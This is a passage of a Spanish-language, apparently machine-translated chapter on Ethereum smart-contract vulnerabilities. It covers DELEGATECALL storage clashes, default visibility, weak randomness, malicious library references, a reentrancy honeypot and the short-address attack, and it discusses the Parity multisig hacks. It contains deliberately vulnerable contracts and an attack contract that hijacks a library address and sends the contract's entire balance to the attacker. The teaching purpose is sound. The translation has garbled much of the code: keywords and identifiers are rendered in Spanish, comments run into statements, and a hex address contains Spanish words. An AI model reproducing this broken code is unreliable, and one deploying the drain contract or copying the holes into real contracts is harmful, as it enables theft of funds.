    ether; uint público depositadoWei;


    mapeo (dirección => uint) redimibleEther;

    función jugar () pago público {
        require(msg.value == 0.5 ether); uint
        saldoActual = depositedWei + msg.value; // asegurar que no
        haya jugadores después de que el juego haya terminado
        require(currentBalance <= finalMileStone); if (saldoactual ==
        pagoMileStone1) {
            canjeableEther[mensaje.remitente] += mileStone1Reward;

        } else if (saldoactual == pagoMileStone2) {
            canjeableEther[mensaje.remitente] += mileStone2Reward;

        } else if (saldoactual == millafinal) {
            canjeableEther[mensaje.remitente] += recompensa final;

        } depositedWei += msg.value;
        devolver;
    }

    function reclamarRecompensa() public {
        // asegurar que el juego esté completo
        require(depositedWei == finalMileStone); // asegúrese
        de que haya una recompensa para dar
        require(redeemableEther[msg.sender] > 0);
        canjeableEther[mensaje.remitente] = 0;
        msg.sender.transfer(transferirValor);
    }
}
```

Aquí, hemos creado una nueva variable, depositedEther , que realiza un seguimiento del éter conocido depositado, y es esta variable la que usamos para nuestras pruebas. Tenga en cuenta que ya no tenemos ninguna referencia a this.balance .

Más ejemplos

Se dieron algunos ejemplos de contratos explotables en el Concurso de codificación de Solidity Underhanded, que también proporciona ejemplos extendidos de varios de los escollos planteados en esta sección.

DELEGATECALL

Los códigos de operación CALL y DELEGATECALL son útiles para permitir que los desarrolladores de Ethereum modularicen su código. Las llamadas de mensajes externos estándar a contratos son manejadas por el código de operación CALL , por lo que el código se ejecuta en el contexto del contrato/función externo. El código de operación DELEGATECALL es casi idéntico, excepto que el código ejecutado en la dirección de destino se ejecuta en el contexto del contrato de llamada, y msg.sender y msg.value permanecen sin cambios. Esta característica permite la implementación de *bibliotecas,* lo que permite a los desarrolladores implementar código reutilizable una vez y llamarlo desde futuros contratos.

Aunque las diferencias entre estos dos códigos de operación son simples e intuitivas, el uso de DELEGATECALL puede generar una ejecución de código inesperada.

Para obtener más información, consulte la pregunta de intercambio de pila de Ethereum de Loi.Luu sobre este tema y los documentos de Solidity.

la vulnerabilidad

Como resultado de la naturaleza de preservación del contexto de DELEGATECALL , crear bibliotecas personalizadas libres de vulnerabilidades no es tan fácil como podría pensarse. El código en las propias bibliotecas puede ser seguro y libre de vulnerabilidades; sin embargo, cuando se ejecuta en el contexto de otra aplicación, pueden surgir nuevas vulnerabilidades. Veamos un ejemplo bastante complejo de esto, usando números de Fibonacci.

Considere la biblioteca en FibonacciLib.sol, que puede generar la secuencia de Fibonacci y secuencias de forma similar. (Nota: este código fue modificado desde https://bit.ly/2MReuii).

Ejemplo 6. FibonacciLib.sol

```
// contrato de biblioteca - calcula números similares a Fibonacci contrato
FibonacciLib {
    // inicializando la secuencia estándar de Fibonacci uint public
    start; uint público calculadoFibNumber;


    // modifica el número cero en la función de secuencia
    setStart(uint _start) public {
        inicio = _inicio;
    }

    function setFibonacci(uint n) public
        { CalculadoFibNumber = fibonacci(n);
    }

    función fibonacci(uint n) retornos internos (uint) {
        if (n == 0) devuelve inicio; de lo
        contrario si (n == 1) devuelve inicio + 1; de lo
        contrario, devuelve fibonacci (n - 1) + fibonacci (n - 2);
    }
}
```

Esta biblioteca proporciona una función que puede generar el *entonces-ésimo* número de Fibonacci en la secuencia. Permite a los usuarios cambiar el número de inicio de la secuencia (comienzo) y calcular los n-ésimos números similares a Fibonacci en esta nueva secuencia.

Consideremos ahora un contrato que utiliza esta biblioteca, que se muestra en FibonacciBalance.sol.

Ejemplo 7. FibonacciBalance.sol

```
contrato FibonacciBalance {

    dirección pública fibonacciLibrary; // el
    número de Fibonacci actual para retirar uint public
    CalculatedFibNumber; // el número de secuencia inicial
    de Fibonacci uint public start = 3; uint contador público
    de retiros; // el selector de funciones de Fibonancci
    bytes4 constante fibSig = bytes4(sha3("setFibonacci(uint256)"));



    // constructor - carga el contrato con ether constructor(dirección
    _fibonacciLibrary) public payable { fibonacciLibrary = _fibonacciLibrary;

    }

    function retirar () { contador
        de retiros += 1; // calcula el
        número de Fibonacci para el usuario de retiro actual- // esto establece el número de Fib
        calculado require (fibonacciLibrary.delegatecall (fibSig, retiroContador));
        msg.sender.transfer(calculadoFibNumber * 1 éter);

    }

    // permitir a los usuarios llamar a las funciones de la biblioteca de
    Fibonacci function() public
        { require(fibonacciLibrary.delegatecall(msg.data));
    }
}
```

Este contrato permite a un participante retirar ether del contrato, siendo la cantidad de ether igual al número de Fibonacci correspondiente a la orden de retiro del participante; es decir, el primer participante obtiene 1 ether, el segundo también obtiene 1, el tercero obtiene 2, el cuarto obtiene 3, el quinto 5, y así sucesivamente (hasta que el saldo del contrato sea menor que el número de Fibonacci que se retira).

Hay una serie de elementos en este contrato que pueden requerir alguna explicación. En primer lugar, hay una variable de aspecto interesante, fibSig . Esto contiene los primeros 4 bytes del hash Keccak-256 (SHA-3) de la cadena 'setFibonacci(uint256)' . Esto se conoce como el selector de funciones y se coloca en calldata para especificar qué función de un contrato inteligente se llamará. Se usa en la función de llamada del delegado en la línea 21 para especificar que deseamos ejecutar la función fibonacci(uint256) .
El segundo argumento en delegar llamada es el parámetro que estamos pasando a la función. En segundo lugar, asumimos que la dirección de la biblioteca FibonacciLib está referenciada correctamente en el constructor (Referencia de contrato externo analiza algunas vulnerabilidades potenciales relacionadas con este tipo de inicialización de referencia de contrato).

¿Puede detectar algún error en este contrato? Si uno fuera a implementar este contrato, llénelo con ether y llame a retirar , probablemente se revertiría.

Es posible que haya notado que la variable de estado inicio se usa tanto en la biblioteca como en el contrato de llamada principal. En el contrato de la biblioteca, inicio se usa para especificar el comienzo de la secuencia de Fibonacci y se establece en 0 , mientras que se establece en 3 en el contrato de llamada. Es posible que también hayas notado que el La función de reserva en el contrato de FibonacciBalance permite que todas las llamadas se pasen al contrato de la biblioteca, lo que permite llamar a la función setStart del contrato de la biblioteca. Recordando que preservamos el estado del contrato, puede parecer que esta función le permitiría cambiar

el estado de la variable de inicio en el contrato local de FibonacciBalance . Si es así, esto permitiría retirar más éter, ya que el FibNumber calculado resultante depende de la variable de inicio (como se ve en el contrato de la biblioteca). De hecho, la función setStart no modifica (y no puede modificar) la variable de inicio en el contrato FibonacciBalance . La vulnerabilidad subyacente en este contrato es significativamente peor que simplemente modificar la variable de inicio .

Antes de discutir el problema real, tomemos un desvío rápido para comprender cómo las variables de estado se almacenan realmente en los contratos. Las variables de estado o de almacenamiento (variables que persisten sobre transacciones individuales) se colocan en *ranuras* secuencialmente a medida que se introducen en el contrato. (Hay algunas complejidades aquí; consulte los documentos de Solidity para una comprensión más completa).

Como ejemplo, veamos el contrato de la biblioteca. Tiene dos variables de estado, inicio y calculadoFibNumber . La primera variable, inicio , se almacena en el almacenamiento del contrato en la ranura (es decir, la primera ranura). La segunda variable, la ranura de almacenamiento de CalculadoFibNumber , ranura[1] . La función setStart toma una entrada y establece start a lo que sea que haya sido la entrada. Por lo tanto, esta función establece slot[0] en cualquier entrada que proporcionemos en la función setStart De manera similar, la función setFibonacci establece el número de Fib calculado en el resultado de fibonacci(n) . Nuevamente, esto es simplemente establecer la ranura de almacenamiento [1] en el valor de fibonacci(n) .

Ahora echemos un vistazo al contrato FibonacciBalance . La ranura de almacenamiento [0] ahora corresponde a la dirección de fibonacciLibrary , y la ranura [1] corresponde acalculadoFibNumber . Es en este mapeo incorrecto donde ocurre la vulnerabilidad. delegatecall *conserva el contexto del contrato.* Esto significa que el código que se ejecuta a través de la llamada delegada actuará sobre el estado (es decir, el almacenamiento) del contrato de llamada.

Ahora observe que en retirar en la línea 21 ejecutamos fibonacciLibrary.delegatecall(fibSig,contador de retiros) . Esto llama al conjunto de Fibonacci que en nuestro contexto actual que, como comentamos, modifica la ranura de almacenamiento[1]calculadoFibNumber , es Esto es como se esperaba (es decir, después de la ejecución, se modifica el número de fib calculado). Sin embargo, recuerde que la variable de inicio en el contrato de FibonacciLib se encuentra en la ranura de almacenamiento[0] que es la dirección de fibonacciLibrary en el contrato actual. Esto significa que la función fibonacci dará un resultado inesperado. Esto se debe a que hace referencia a start (slot[0]), que en el contexto de llamada actual es la dirección de fibonacciLibrary (que a menudo será bastante grande, cuando se interprete como uint). Por lo tanto, es probable que la función de retiro se revierta, ya que no contendrá una cantidad uint (fibonacciLibrary) de éter, que es lo que calculó el número de fib.

regresará

Peor aún, el contrato FibonacciBalance permite a los usuarios llamar a todas las funciones de FibonacciLibrary a través de la función alternativa en la línea 26. Como discutimos anteriormente, esto incluye la función setStart . Discutimos que esta función permite que cualquier persona modifique o configure la ranura de almacenamiento[0]. En este caso, la ranura de almacenamiento [0] es la dirección de la biblioteca fibonacci . Por lo tanto, un atacante podría crear un contrato malicioso, convertir la dirección a un uint (esto se puede hacer fácilmente en Python usando int('<address>',16)), y luego llamar a setStart(<attack_contract_address_as_uint>) . Esto cambiará fibonacciLibrary a la dirección del contrato de ataque. Luego, cada vez que un usuario llama a retirarse o a la función de respaldo, se ejecutará el contrato malicioso (que puede robar todo el saldo del contrato) porque hemos modificado la dirección real de fibonacciLibrary . Un ejemplo de tal contrato de ataque sería:

```
contrato Ataque { uint
    storageSlot0; // corresponde a fibonacciLibrary
```

```
        uint ranura de almacenamiento1; // corresponde a CalculadoFibNumber

        // reserva: se ejecutará si no se encuentra una función específica function() public
        { storageSlot1 = 0; // establecemos el número de fibra calculado en 0, por lo que si
              se llama a retirar // no enviamos ningún ether <dirección_del_atacante>.transfer(este.saldo); //
              tomamos todo el éter

        }
    }
```

Tenga en cuenta que este contrato de ataque modifica el FibNumber calculado al cambiar la ranura de almacenamiento [1] . En principio, un atacante podría modificar cualquier otra ranura de almacenamiento que elija, para realizar todo tipo de ataques a este contrato. Lo alentamos a poner estos contratos en Remix y experimentar con diferentes contratos de ataque y cambios de estado a través de estas funciones de llamada de delegado .

También es importante tener en cuenta que cuando decimos que la llamada delegada conserva el estado, no nos referimos a los nombres de las variables del contrato, sino a las ranuras de almacenamiento reales a las que apuntan esos nombres. Como puede ver en este ejemplo, un simple error puede llevar a un atacante a secuestrar todo el contrato y su éter.

Técnicas Preventivas

Solidity proporciona la palabra clave de biblioteca para implementar contratos de biblioteca (consulte los documentos para obtener más detalles). Esto garantiza que el contrato de la biblioteca sea apátrida y no autodestructible. Obligar a las bibliotecas a ser sin estado mitiga las complejidades del contexto de almacenamiento que se muestran en esta sección. Las bibliotecas sin estado también evitan ataques en los que los atacantes modifican el estado de la biblioteca directamente para afectar los contratos que dependen del código de la biblioteca. Como regla general, cuando utilice DELEGATECALL, preste mucha atención al posible contexto de llamada tanto del contrato de biblioteca como del contrato de llamada y, siempre que sea posible, cree bibliotecas sin estado.

Ejemplo del mundo real: monedero multisig de paridad (segundo truco)

El hack de Second Parity Multisig Wallet es un ejemplo de cómo se puede explotar el código de biblioteca bien escrito si se ejecuta fuera del contexto previsto. Hay una serie de buenas explicaciones de este truco, como "Parity Multisig Hacked. Otra vez" y "Una mirada en profundidad al error de Parity Multisig".

Para agregar a estas referencias, exploremos los contratos que fueron explotados. Los contratos de biblioteca y billetera se pueden encontrar en GitHub.

El contrato de la biblioteca es el siguiente:

```
contrato WalletLibrary es WalletEvents {

  ...

  // lanzar a menos que el contrato aún no se haya inicializado.
  modificador only_uninitialized { if (m_numOwners > 0) throw; _; }

  // constructor: simplemente pase la matriz de propietario a multipropiedad y // el
  límite a la función de límite de día initWallet (dirección [] _propietarios, uint
  _requerido, uint _límite de día)
        only_uninitialized
    { initDaylimit(_daylimit);
    initMultipropiedad(_propietarios, _requerido);
  }

  // mata el contrato enviando todo a `_to`. función matar (dirección
  _a) solo muchos propietarios (sha3 (mensaje.datos)) externo {
    suicidio(_a);
  }
```

```
    ...

}
```

Y aquí está el contrato de la billetera:

```
billetera de contrato es WalletEvents {

    ...

    // MÉTODOS

    // se llama cuando ninguna otra función coincide con
    function() payable { // ¿simplemente se le envió algo de
        efectivo? si (mensaje.valor > 0)

            Depósito(mensaje.remitente, mensaje.valor);
        de lo contrario si (msg.data.length >
            0) _walletLibrary.delegatecall(msg.data);
    }

    ...

    // FIELDS
    dirección constante _walletLibrary =
        0xcafecafecafecafecafecafecafecafecafecafe;
}
```

Tenga en cuenta que el contrato de Wallet esencialmente pasa todas las llamadas al contrato de WalletLibrary a través de una llamada de delegado. La dirección constante de _walletLibrary en este fragmento de código actúa como un marcador de posición para el contrato de WalletLibrary realmente implementado (que estaba en 0x863DF6BFa4469f3ead0bE8f9F2AAE51c91A907b4).

La operación prevista de estos contratos era tener un contrato de billetera implementable de bajo costo simple cuyo código base y funcionalidad principal estuvieran en el contrato de WalletLibrary .
Desafortunadamente, el contrato de WalletLibrary es en sí mismo un contrato y mantiene su propio estado. ¿Puedes ver por qué esto podría ser un problema?

Es posible enviar llamadas al propio contrato de WalletLibrary . Específicamente, el contrato de WalletLibrary podría inicializarse y convertirse en propiedad. De hecho, un usuario hizo esto, llamando a la función initWallet en el contrato de WalletLibrary y convirtiéndose en propietario del contrato de la biblioteca. Posteriormente, el mismo usuario llamó a la función de eliminación . Debido a que el usuario era propietario del contrato de la biblioteca, el modificador pasó y el contrato de la biblioteca se autodestruyó. Como todos los contratos de Wallet existentes se refieren a este contrato de biblioteca y no contienen ningún método para cambiar esta referencia, toda su funcionalidad, incluida la capacidad de retirar ether, se perdió junto con el contrato de WalletLibrary . Como resultado, todo el éter en todas las billeteras multisig de Parity de este tipo se perdió instantáneamente o se volvió irrecuperable de forma permanente.

Visibilidades predeterminadas

Las funciones en Solidity tienen especificadores de visibilidad que dictan cómo se pueden llamar. La visibilidad determina si una función puede ser llamada externamente por usuarios, por otros contratos derivados, solo internamente o solo externamente. Hay cuatro especificadores de visibilidad, que se describen en detalle en los documentos de Solidity. Las funciones están predeterminadas en public , lo que permite a los usuarios llamarlas externamente. Ahora veremos cómo el uso incorrecto de los especificadores de visibilidad puede conducir a algunas vulnerabilidades devastadoras en smart contratos

la vulnerabilidad

La visibilidad predeterminada de las funciones `es public` , por lo que los usuarios externos podrán llamar a las funciones que no especifiquen su visibilidad. El problema surge cuando los desarrolladores omiten por error los especificadores de visibilidad en funciones que deberían ser privadas (o solo invocables dentro del propio contrato).

Exploremos rápidamente un ejemplo trivial:

```
contrato HashForEther {

        function retirarganancias() {
              // Ganador si los últimos 8 caracteres hexadecimales de la dirección son 0
              require(uint32(msg.sender) == 0); _enviarPremios();

         }

         function _sendGannings()
               { msg.sender.transfer(this.balance);
         }
}
```

Este contrato simple está diseñado para actuar como un juego de recompensas de adivinación de direcciones. Para ganar el saldo del contrato, un usuario debe generar una dirección de Ethereum cuyos últimos 8 caracteres hexadecimales sean 0. Una vez logrado, puede llamar a la `función de retiro de ganancias` para obtener su recompensa.

Lamentablemente, no se ha especificado la visibilidad de las funciones. En particular, la función `_sendWinnings es` pública (la predeterminada) y, por lo tanto, cualquier dirección puede llamar a esta función para robar la recompensa.

Técnicas Preventivas

Es una buena práctica especificar siempre la visibilidad de todas las funciones en un contrato, incluso si son intencionalmente `públicas` . Las versiones recientes de solc muestran una advertencia para las funciones que no tienen un conjunto de visibilidad explícito, para fomentar esta práctica.

Ejemplo del mundo real: monedero multisig de paridad (primer hack)

En el primer hackeo multisig de Parity, se robaron unos 31 millones de dólares en Ether, en su mayoría de tres monederos. Haseeb Qureshi proporciona un buen resumen de cómo se hizo exactamente .

Esencialmente, la billetera multisig se construye a partir de un `contrato de billetera` base , que llama a un contrato de biblioteca que contiene la funcionalidad principal (como se describe en Ejemplo del mundo real: billetera multisig de paridad (segundo truco)). El contrato de la biblioteca contiene el código para inicializar la billetera, como se puede ver en el siguiente fragmento:

```
contrato WalletLibrary es WalletEvents {

   ...

  // MÉTODOS

   ...

  // al constructor se le da la cantidad de firmas requeridas para realizar transacciones
  protegidas // "solo muchos propietarios", así como la selección de direcciones // capaz de
  confirmarlas función initMultipropiedad (dirección [] _propietarios, uint _requerido) {

     m_numPropietarios = _propietarios.longitud
     + 1; m_propietarios[1] =
     uint(mensaje.remitente);
     m_ownerIndex[uint(mensaje.remitente)] = 1; for (uint i = 0; i < _propietarios.longitud; ++i)
```

```
        {
            m_propietarios[2 + i] = uint(_propietarios[i]);
            m_propietarioIndex[uint(_propietarios[i])] = 2 + i;

        } m_requerido = _requerido;
    }

    ...

    // constructor: simplemente pase la matriz de propietarios a multipropiedad y //
    el límite a la función de límite de días initWallet (dirección [] _propietarios, uint
    _requerido, uint _límite de días) {
        initDaylimit(_daylimit);
        initMultipropiedad(_propietarios, _requerido);
    }
}
```

Tenga en cuenta que ninguna de las funciones especifica su visibilidad, por lo que ambas están predeterminadas en public . La función initWallet se llama en el constructor de la billetera y establece los propietarios de la billetera multisig como se puede ver en la función initMultiowned . Debido a que estas funciones se dejaron públicas accidentalmente, un atacante podría llamar a estas funciones en los contratos implementados, restableciendo la propiedad a la dirección del atacante. Siendo el dueño, el atacante vació las billeteras de todo su éter.

Ilusión de entropía

Todas las transacciones en la cadena de bloques de Ethereum son operaciones de transición de estado deterministas. Esto significa que cada transacción modifica el estado global del ecosistema Ethereum de forma calculable, sin incertidumbre. Esto tiene la implicación fundamental de que no hay fuente de entropía o aleatoriedad en Ethereum. Lograr una entropía descentralizada (aleatoriedad) es un problema bien conocido para el que se han propuesto muchas soluciones, incluida RANDAO, o el uso de una cadena de hashes, como lo describe Vitalik Buterin en la publicación de blog "Validator Ordering and Randomness in PoS".

la vulnerabilidad

Algunos de los primeros contratos creados en la plataforma Ethereum se basaron en juegos de azar. Fundamentalmente, el juego requiere incertidumbre (algo en lo que apostar), lo que hace que la construcción de un sistema de juego en la cadena de bloques (un sistema determinista) sea bastante difícil. Está claro que la incertidumbre debe provenir de una fuente externa a la cadena de bloques. Esto es posible para apuestas entre jugadores (ver por ejemplo la técnica de compromiso-revelación); sin embargo, es significativamente más difícil si desea implementar un contrato para actuar como "la casa" (como en el blackjack o la ruleta). Un escollo común es usar variables de bloques futuros, es decir, variables que contienen información sobre el bloque de transacciones cuyos valores aún no se conocen, como hash, marcas de tiempo, números de bloque o límites de gas. El problema con estos es que están controlados por el minero que extrae el bloque y, como tales, no son realmente aleatorios. Considere, por ejemplo, un contrato inteligente de ruleta con lógica que devuelve un número negro si el hash del siguiente bloque termina en un número par. Un minero (o grupo de mineros) podría apostar $ 1 millón al negro. Si resuelven el siguiente bloque y encuentran que el hash termina en un número impar, felizmente podrían no publicar su bloque y minar otro, hasta que encuentren una solución en la que el hash del bloque sea un número par (suponiendo que la recompensa del bloque y las tarifas sean inferiores a $ 1 millón). El uso de variables pasadas o presentes puede ser aún más devastador, como lo demuestra Martin Swende en su excelente publicación de blog. Además, el uso exclusivo de variables de bloque significa que el número pseudoaleatorio será el mismo para todas las transacciones en un bloque, por lo que un atacante puede multiplicar sus ganancias al realizar muchas transacciones dentro de un bloque (en caso de que haya una apuesta máxima).

Técnicas Preventivas

La fuente de entropía (aleatoriedad) debe ser externa a la cadena de bloques. Esto se puede hacer entre pares con sistemas como commit-reveal, o cambiando el modelo de confianza a un grupo de participantes (como en RandDAO). Esto también se puede hacer a través de una entidad centralizada que actúa como un oráculo de aleatoriedad. Las variables de bloque (en general, hay algunas excepciones) no deben usarse para generar entropía, ya que los mineros pueden manipularlas.

Ejemplo del mundo real: contratos PRNG

En febrero de 2018, Arseny Reutov publicó en su blog su análisis de 3649 contratos inteligentes en vivo que usaban algún tipo de generador de números pseudoaleatorios (PRNG); encontró 43 contratos que podrían ser explotados.

Referencia de contrato externo

Uno de los beneficios de la "computadora mundial" de Ethereum es la capacidad de reutilizar el código e interactuar con los contratos ya implementados en la red. Como resultado, una gran cantidad de contratos hacen referencia a contratos externos, generalmente a través de llamadas de mensajes externos. Estas llamadas de mensajes externos pueden enmascarar las intenciones de los actores maliciosos de algunas maneras no obvias, que ahora examinaremos.

la vulnerabilidad

En Solidity, cualquier dirección se puede convertir en un contrato, independientemente de si el código de la dirección representa el tipo de contrato que se está emitiendo. Esto puede causar problemas, especialmente cuando el autor del contrato intenta ocultar un código malicioso. Ilustremos esto con un ejemplo.

Considere un fragmento de código como Rot13Encryption.sol, que implementa rudimentariamente el cifrado ROT13.

Ejemplo 8. Rot13Encryption.sol

```
// contrato de cifrado contrato
Rot13Encryption {

    resultado del evento (cadena convertida);

    // rot13-cifrar una función de
    cadena rot13Encrypt (texto de cadena) public { uint256
        longitud = bytes (texto). longitud; for (var i = 0; i <
        longitud; i++) { byte char = bytes(texto)[i]; //
            ensamblado en línea para modificar el
            ensamblado de cadenas { // obtener el primer byte
            char := byte(0,char) // si el carácter está en [n,z], es
                decir, envolviendo if and(gt(char,0x6D),
                lt(char,0x7B)) // restar del número ASCII 'a', //
                la diferencia entre el carácter <char> y 'z' { char:= sub(0x60,
                sub(0x7A,char)) } if iszero( eq(char, 0x20)) // ignorar
                espacios // agregar 13 a char {mstore8(add(add(text,0x20),
                mul(i,1)), add(char,13))}




            }

        } emitir resultado (texto);
    }

    // rot13-descifrar una función de
    cadena rot13Decrypt (texto de cadena) public { uint256
        longitud = bytes (texto). longitud; for (var i = 0; i
        <longitud; i++) {
```

```
                byte char = bytes(texto)[i];
                ensamblado { char := byte(0,char)
                    if and(gt(char,0x60),
                    lt(char,0x6E)) { char:= add(0x7B,
                    sub(char,0x61)) } if iszero(eq(char , 0x20))
                    {mstore8(agregar(agregar(texto,0x20), mul(i,1)),
                    sub(char,13))}
                }

            } emitir resultado (texto);
        }
    }
```

Este código simplemente toma una cadena (letras a–z, sin validación) y la *encripta* desplazando cada carácter 13 lugares a la derecha (envolviendo alrededor de z); es decir , a se desplaza hacia nyx se desplaza hacia k . No es necesario comprender el ensamblado del contrato anterior para apreciar el tema que se está discutiendo, por lo que los lectores que no estén familiarizados con el ensamblado pueden ignorarlo con seguridad.

Ahora considere el siguiente contrato, que utiliza este código para su encriptación:

```
importar "Rot13Encryption.sol";

// cifrar su contrato de información de
alto secreto EncryptionContract { //
    biblioteca para el cifrado
    Rot13Encryption encryptionLibrary;

    // constructor: inicializa el constructor de la biblioteca
    (Rot13Encryption _encryptionLibrary) { encryptionLibrary =
        _encryptionLibrary;
    }

    función encryptPrivateData (cadena de información privada) {
        // potencialmente hacer algunas operaciones aquí
        encryptionLibrary.rot13Encrypt(privateInfo);
     }
 }
```

El problema con este contrato es que la dirección de la biblioteca de cifrado no es pública ni constante. Así, el implementador del contrato podría dar una dirección en el constructor que apunte a este contrato:

```
// contrato de cifrado contrato
Rot26Encryption {

    resultado del evento (cadena convertida);

    // rot13-cifrar una función de
    cadena rot13Encrypt (texto de cadena) public { uint256
        longitud = bytes (texto). longitud; for (var i = 0; i <
        longitud; i++) { byte char = bytes(texto)[i]; //
            ensamblado en línea para modificar el
            ensamblado de cadenas { // obtener el primer byte
            char := byte(0,char) // si el carácter está en [n,z], es
                decir, envolviendo if and(gt(char,0x6D),
                lt(char,0x7B)) // restar del número ASCII 'a', //
                la diferencia entre el carácter <char> y 'z' { char:= sub(0x60,
                sub(0x7A,char)) } // ignorar espacios si es cero (eq (char,
                0x20)) // ¡agregue 26 a char! {mstore8(agregar(agregar(texto,0x20),
                mul(i,1)), agregar(char,26))}
```

```
                    }

                } emitir resultado (texto);
        }

        // rot13-descifrar una función de
        cadena rot13Decrypt (texto de cadena) public { uint256
                longitud = bytes (texto). longitud; for (var i = 0; i <
                longitud; i++) { byte char = bytes(texto)[i]; ensamblado
                        { char := byte(0,char) if and(gt(char,0x60),
                        lt(char,0x6E)) { char:= add(0x7B,
                                sub(char,0x61)) } if iszero(eq(char , 0x20))
                                {mstore8(agregar(agregar(texto,0x20), mul(i,1)),
                                sub(char,26))}


                        }

                } emitir resultado (texto);
        }
}
```

Este contrato implementa el cifrado ROT26, que desplaza cada carácter 26 lugares (es decir, no hace nada). Una vez más, no hay necesidad de entender el montaje en este contrato. Más simplemente, el atacante podría haber vinculado el siguiente contrato al mismo efecto:

```
contrato Imprimir
        { evento Imprimir (texto de cadena);

        function rot13Encrypt(cadena de texto) public { emit
                Print(texto);
        }
 }
```

Si la dirección de cualquiera de estos contratos se proporcionara en el constructor, la función `encryptPrivateData` simplemente produciría un evento que imprimiera los datos privados sin cifrar.

Aunque en este ejemplo se estableció un contrato similar a una biblioteca en el constructor, a menudo ocurre que un usuario privilegiado (como un propietario) puede cambiar las direcciones del contrato de la biblioteca. Si un contrato vinculado no contiene la función a la que se llama, se ejecutará la función de reserva. Por ejemplo, con la línea `encryptionLibrary.rot13Encrypt()` , si el contrato especificado por `encryptionLibrary` fue:

```
 contrato En blanco
        { evento Imprimir (texto de
        cadena); function () { emit
                Print("Aquí"); // pon código
                malicioso aquí y se ejecutará
        }
 }
```

entonces se emitiría un evento con el texto `Aquí` . Por lo tanto, si los usuarios pueden alterar las bibliotecas de contratos, en principio pueden hacer que otros usuarios ejecuten código arbitrario sin saberlo.

ADVERTENCIA

Los contratos representados aquí son solo para fines demostrativos y no representan un cifrado adecuado. No deben utilizarse para el cifrado.

Técnicas Preventivas

Como se demostró anteriormente, los contratos seguros pueden (en algunos casos) implementarse de tal manera que se comporten maliciosamente. Un auditor podría verificar públicamente un contrato y hacer que su propietario lo implemente en

de manera maliciosa, lo que resulta en un contrato auditado públicamente que tiene vulnerabilidades o intenciones maliciosas.

Hay una serie de técnicas que previenen estos escenarios.

Una técnica es utilizar la nueva palabra clave para crear contratos. En el ejemplo anterior, el constructor podría escribirse como:

```
constructor ()
    { biblioteca de cifrado = new Rot13Encryption ();
}
```

De esta forma, se crea una instancia del contrato al que se hace referencia en el momento de la implementación y el implementador no puede reemplazar el contrato de Rot13Encryption sin cambiarlo.

Otra solución es codificar direcciones de contratos externos.

En general, el código que llama a contratos externos siempre debe auditarse cuidadosamente. Como desarrollador, al definir contratos externos, puede ser una buena idea hacer públicas las direcciones de los contratos (que no es el caso en el ejemplo del honeypot de la siguiente sección) para permitir que los usuarios examinen fácilmente el código al que hace referencia el contrato. Por el contrario, si un contrato tiene una dirección de contrato variable privada, puede ser una señal de que alguien se está comportando maliciosamente (como se muestra en el ejemplo del mundo real). Si un usuario puede cambiar una dirección de contrato que se usa para llamar a funciones externas, puede ser importante (en un contexto de sistema descentralizado) implementar un mecanismo de bloqueo de tiempo y/o votación para permitir a los usuarios ver qué código se está cambiando, o para dar a los participantes la oportunidad de optar por participar o no con la nueva dirección del contrato.

Ejemplo del mundo real: Honey Pot de reentrada

Se han lanzado varios honey pots recientes en la red principal. Estos contratos intentan burlar a los piratas informáticos de Ethereum que intentan explotar los contratos, pero que a su vez terminan perdiendo éter por el contrato que esperan explotar. Un ejemplo emplea este ataque al reemplazar un contrato esperado con uno malicioso en el constructor. El código se puede encontrar aquí:

```
solidez de pragma ^0.4.19;

contrato Private_Bank {

    mapeo (dirección => uint) saldos públicos; uint public
    MinDeposit = 1 éter;
    Registro de transferencia de registro;

    función Private_Bank (dirección _log) {

        TransferLog = Registro(_registro);
    }

    función Depósito ()
    público a pagar {


        if(msg.value >= MinDeposit) {

            saldos[mensaje.remitente]+=mensaje.valor;
            TransferLog.AddMessage(msg.sender,msg.value,"Deposit");
        }
    }

    función CashOut (uint _am)
```

```
        {
            if(_am<=saldos[mensaje.remitente]) {

                if(mensaje.remitente.llamada.valor(_am)())
                {
                    saldos[mensaje.remitente]-=_am;
                    TransferLog.AddMessage(msg.sender,_am,"CashOut");
                }
            }
        }

        función () público pagadero{}

}

registro de contrato
{
        mensaje de estructura
        {
            dirección Remitente;
            datos de cadena;
            unión Val; Tiempo
            de unión;
        }

        Mensaje[] Historial público;
        Mensaje UltimoMensaje;

        función AddMessage (dirección _adr, uint _val, cadena _data) público {


            ÚltimoMsj.Remitente = _adr;
            LastMsg.Time = ahora;
            ÚltimoMensaje.Val = _val;
            UltimoMensaje.Datos = _datos;
            Historial.push(ÚltimoMensaje);
        }
}
```

Esta publicación de un usuario de reddit explica cómo perdieron 1 éter en este contrato al intentar explotar el error de reingreso que esperaban que estuviera presente en el contrato.

Ataque de dirección corta/parámetro

Este ataque no se realiza en los contratos de Solidity en sí, sino en las aplicaciones de terceros que pueden interactuar con ellos. Esta sección se agrega para completar y para que el lector conozca cómo se pueden manipular los parámetros en los contratos.

Para obtener más información, consulte "Explicación del ataque de dirección corta ERC20", "Vulnerabilidad del contrato inteligente de ICO: ataque de dirección corta" o esta publicación de Reddit.

la vulnerabilidad

Al pasar parámetros a un contrato inteligente, los parámetros se codifican de acuerdo con la especificación ABI. Es posible enviar parámetros codificados que sean más cortos que la longitud esperada del parámetro (por ejemplo, enviar una dirección que tenga solo 38 caracteres hexadecimales (19 bytes) en lugar de los 40 caracteres hexadecimales estándar (20 bytes)). En tal escenario, el EVM agregará ceros al final de los parámetros codificados para compensar la longitud esperada.

Esto se convierte en un problema cuando las aplicaciones de terceros no validan las entradas. El ejemplo más claro es un intercambio que no verifica la dirección de un token ERC20 cuando un usuario solicita un retiro. Este ejemplo se cubre con más detalle en la publicación de Peter Vessenes, "Explicación del ataque de dirección corta ERC20".

Considere la interfaz de función de transferencia ERC20 estándar , teniendo en cuenta el orden de los parámetros:

```
transferencia de funciones (dirección a, tokens uint) devoluciones públicas (éxito bool);
```

Ahora considere un intercambio que tiene una gran cantidad de un token (digamos REP) y un usuario que desea retirar su parte de 100 tokens. El usuario enviaría su dirección y la cantidad de tokens, 100 . El intercambio `0xmuertomuertomuertomuertomuertomuertomuertomuertomuerto` , codificaría estos parámetros en el orden especificado por la función de transferencia ; es decir, dirección y luego tokens . El resultado codificado sería:

```
a9059cbb000000000000000000000000muertomuertomuertomuertomuertomuertomuertomuerto0000000000000
0000000000000000000000000000000000000056bc75e2d63100000
```

Los primeros 4 bytes (`a9059cbb`) son la firma/selector de la función de transferencia , los siguientes 32 bytes son la dirección y los 32 bytes finales representan el número uint256 de tokens. Tenga en cuenta que el hexadecimal `56bc75e2d63100000` al final corresponde a 100 tokens (con 18 decimales, como se especifica en el contrato de token REP).

